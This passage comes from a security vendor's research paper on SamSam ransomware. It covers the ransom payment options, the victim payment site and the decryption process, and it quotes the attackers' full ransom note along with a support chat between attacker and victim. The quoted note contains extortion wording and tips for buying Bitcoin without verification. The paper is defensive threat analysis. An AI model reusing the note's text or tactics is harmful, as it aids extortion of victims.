For around 0.8 BTC (as of July, 2018), the victims can choose to receive the private key that will allow them to decrypt one computer. (As noted in the Tracking the Money section, this value has changed over time.) This option may appeal to victims who only have a handful of computers that they really need to decrypt, or are concerned that the decryption may not work, and wish to test a single computer before paying the full amount.

Another option is to pay the full ransom amount of 7 BTC (July 2018) in one go, so as to receive the private keys for all affected computers, regardless of the number of computers affected. This is typically a more cost-effective option.

The third option is to pay half the ransom demand to decrypt half of the affected computers, which are (in theory) randomly selected by the attacker. With full ransom payments being worth around 7 BTC (approximately US$40,000 based on July, 2018 exchange rates), this third option may appeal to those who hope that paying half will still enable them to decrypt their most critical computers.

The attacker also allows you to decrypt two individual files, as well as one whole computer entirely for free, so long as it's not an important server with the final determination of what that means up to the attacker. Even victims who have no intention of paying could take advantage of this offer.



```
                              #What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google 'RSA Encryption'

                                 #How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

                                #How to get private key?

You can get your private key in 3 easy step:
Step1: You must send us 0.8 BitCoin for each affected PC OR 7 BitCoins  to receive ALL Private Keys for ALL affected PC's.
Step2: After you send us 0.8 BitCoin, Leave a comment on our Site with this detail: Just write Your 'Host name' in your comment
*Your Host name is: [redacted]



[redacted]



Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered
* Our Site Address: http://[redacted].onion/[redacted]/
* Our BitCoin Address:[redacted]


(If you send us 6 BitCoins For all PC's, Leave a comment on our site with this detail: Just write 'For All Affected PC`s' in your comment)
(Also if you want pay for 'all affected PC`s' You can pay 3 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive all keys )

                                 How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google 'How to access onion sites'


                                   # Test Decryption #


Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

If you are worry that you don't get your keys after you paid, You can get one key for free on you choise(except important servers), Tell us one of your hostname to receive the free key
Also you can get some single key and if all single BTC taht you paid reached to all keys price you will get all keys
Anyway be sure that you will get all your keys if you paid for them and we don't want damage our reliability
With buying the first key you will find that we are honest.



                                  #Where to buy Bitcoin


We advice you to buy Bitcoin with Cash Deposit or WesternUnion From https://localbitcoins.com/ or https://coincafe.com/buybitcoinswestern.php
Because they don't need any verification and send your Bitcoin quickly.


                                       #deadline


You just have 7 days to send us the BitCoin after 7 days we will remove your private keys and it's impossible to recover your files
```


Ransom note - July 2018

In order to pay, the next step would be to purchase the required amount in Bitcoin. The attacker helpfully advises on the ransom note, how to purchase Bitcoins quickly and anonymously. Once you have your Bitcoins, you would simply transfer the required amount to the attackers Bitcoin address, which is also provided on the ransom note.

In the **Tracking the Money** section, we provide details on the ransom payments that have been made. During our investigation into these, we could find very little evidence to suggest that the SamSam attacker ever negotiates on the price. The closest they have come to reducing the price is when the victim chooses one of the payment options detailed on the ransom note and pays for individual computers to be decrypted, and then later decides to pay the remaining balance of the full ransom demand to obtain all the decryption keys. We have noticed on several occasions that many victims have not realized that this option was available and instead actually paid more than was demanded.

After you have paid, the next step is to inform the attacker that you have done so. To do this, you need to visit the payment site; however, this is hosted on the dark web, which is only accessible using the Tor client or via the Tor Browser. Again instructions for doing this are provided on the ransom note.

Once on the payment site you will be presented with the following:



Time Played: 1 days 15 hours 2 minutes 33 seconds

Upload File For Decryption

Files Available To Decrypt: 2

Your comments	Our Answer

Leave a comment


Submit Comment

SamSam payment site, screenshot from June, 2018

The web address for this site is unique to each victim, which is how the attacker knows who they are talking to.

At the top of the payment site is a timer counting upwards to indicate the "Time Played." This timer starts shortly after the attack begins.

In the ransom note, the attacker states that the victim has 7 days to pay the ransom, after which time the attacker claims they will remove the victims' private keys, rendering decryption impossible. However, this is not entirely true; after the deadline expires, the payment site instead displays a different message indicating that the victims' time is up, but that they can pay an additional 0.5 BTC to reopen it. This indicates that the attacker does not immediately delete the keys, in the hopes of receiving a future payment.




Time Played: 37 days 21 hours 10 minutes 43 seconds

Your time is up, Please send 0.5 Bitcoins to our Bitcoin address to reopen it, You can find our BTC address in your help file.

Payment site after deadline, June, 2018

We've also observed that the attacker does not strictly hew to their 7 day deadline, either. On at least one occasion, the victim has actually been given 8 days before the payment site closes.




[redacted]

Time Played 7 days 23 hours 59 minutes 35 seconds

Files Available To Decrypt: 2

Your comments	Our A

SamSam payment site, June, 2018, 7+ days



[redacted]


Time Played 8 days 0 hours 0 minutes 4 seconds

Your time is up, Please send 0.5 Bitcoins to our Bitcoin address to reopen it, You can find our

SamSam payment site, June 2018, 8+ days

The payment site also allows victims to communicate with the attacker, such as to confirm payments and to receive instructions on how to decrypt their computers.

The attacker has even shown a willingness to provide technical support to the victim, assisting where decryption partially fails.



[redacted]

Time Played: 1 days 20 hours 6 minutes 35 seconds

Please wait for decrypt files


Files Available To Decrypt: 0

Your comments	Our Answer
27.09.2016 08:02 --[redacted]@gmail.com hello there, I am not sure it worked there seem to be some systems it didnt work on can you check if there are any more keys please? thank you	all keys: You can download it from address: http://s000.tinyupload.com /?file_id=[redacted] You can delete file from address: http://s000.tinyupload.com/?del_id=[redacted]
27.09.2016 12:08 --[redacted]@gmail.com an error occured when decoding OAEP padding value cannot be null parameter name: yek is the error we see after the tool has been running some time around 1/4 files are restored, the rest fail with this error thank you for your help	What error did you get? It was all of your keys
27.09.2016 13:26 --[redacted]@gmail.com ok, how do you think we can fix? thank you	Padding Error most occur for files in shared folder because they are used in many computers and some files encrypted with another computer key.
27.09.2016 13:30 --[redacted]@gmail.com ok, how do you think we can fix? thank you	fixing is a little boring, You should find undecrypted file that send you error, copy this file to a new PC, now copy all keys in the next to of unencrypted file, now you should write a batch file that select key one by one and start decrypting.

Conversation between victim and SamSam attacker, September, 2016

If a victim pays some or all of the ransom amount, the attackers upload a zip file containing the private keys that the victim has paid for (a file named ***allkeys.zip***), to either expirebox.com or tinyupload.com. The victim then receives a download link on the payment site to access their private keys. The downloaded zip contains the following files:

- privkey.zip – Contains the RSA private keys (<host name>_PrivateKey.keyxml)
- help.txt – Gives instructions on how to use the files
- sdec2.exe – Responsible for decrypting the encrypted files (requires a private key)
- del2.exe – Responsible for deleting the encrypted files
- gui2(RUN AS ADMIN).exe – A standalone (user friendly) tool, that has sdec2.exe and del2.exe built into it



Just load your key that match to your hostname and select start to decrypt all drives
Your free volume of a drive must be bigger than used.
For example if you have 5 GIGs used on D:\ drive the free space must be 5.1 GIGs
Please don't close the decryptor before finishing his work

Screenshot of gui2(RUN AS ADMIN).exe, May, 2018

Now, equipped with the required tools, it is down to the victim to decrypt their computer themselves, a task which itself can take time.

Based on our research, we understand that the attacker does provide the files required for decryption upon payment. However, Sophos advises that victims not pay ransoms, as this only encourages the attacks to continue and proliferate. Instead, Sophos strongly recommends a comprehensive layered approach to security, to both avoid an initial attack, and enable system recovery through backups as described in the **How to stay protected** section.

IoC information

Due to the amount of IOC (Indicator of Compromise) information collected we are including this data as downloadable password protected ZIP file, available here: http://bit.ly/sophoslabs_samsam_iocs (.zip password is **SophosLabs**)

Contained in this ZIP is the following:

- Sample file hashes and information
- Bitcoin addresses and payment amounts
- Payment website addresses
- File extensions appended to encrypted files
- Ransom note names

Note: It is a common misunderstanding that all file hashes provided in IoC data are 'malicious' and should be detected by your AV vendor. While most of the information provided is malicious and should be blocked, we have also included details of legitimate files used by the attacker that are just an 'indicator' of a potential attack and shouldn't necessarily be blocked.

References

The contents and research undertaken for this paper involved a team of Sophos researchers, as well as some individuals who have chosen to remain anonymous. We would like to thank the following individuals for the effort put into this investigation:

Peter Mackenzie – Sophos Support, Malware Escalations Manager

Dorka Palotay – SophosLabs, Threat Researcher

Andrew Brandt – SophosLabs, Principal Researcher

Mark Stockley – Compound Eye, Web Consultant

Luca Nagy – SophosLabs, Threat Researcher

Simon Porter – SophosLabs, Senior Threat Researcher

Hajnalka Kópé – SophosLabs, Threat Researcher

Claire Mackenzie – Contributor

We would also like to add special thanks to the following security vendors who helped during this investigation:

- Neutrino
- Cisco Talos
- Palo Alto Networks
- Secureworks
- MalwareHunterTeam
- Martin 'Mrtn' Ingesen - BDO CERT
- Cyber Threat Alliance

The sharing of IOC information in the security community makes everyone safer and we are proud to help where we can.

The below is a list of reference material:

https://www.neutrino.nu/

https://blog.talosintelligence.com/2018/01/samsam-evolution-continues-netting-over.html

https://researchcenter.paloaltonetworks.com/2016/12/unit42-samsa-ransomware-attacks-year-review/

https://www.secureworks.com/research/samsam-ransomware-campaigns

https://www.crowdstrike.com/blog/an-in-depth-analysis-of-samsam-ransomware-and-boss-spider/

https://kc.mcafee.com/resources/sites/MCAFEE/content/live/PRODUCT_DOCUMENTATION/26000/PD26873/en_US/McAfee_Labs_Threat_Advisory-Ransomware-SAMAS_24Jan2018.pdf

https://blog.barkly.com/atlanta-ransomware-attack-2018-samsam

https://threatpost.com/samsam-ransomware-evolves-its-tactics-towards-targeting-whole-companies/131519/

https://community.rsa.com/community/products/netwitness/blog/2016/04/18/held-for-ransom-a-case-study-of-a-recent-ransomware-attack

https://www.zataz.com/wp-content/uploads/FLASH-MC-000068-MW.pdf

https://web.mhanet.com/SQI/Emergency%20Preparedness/FBI%20Flash%2003-25-16.PDF

https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/20180729_samsam_IoCs.zip (.zip password is **SophosLabs**)

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com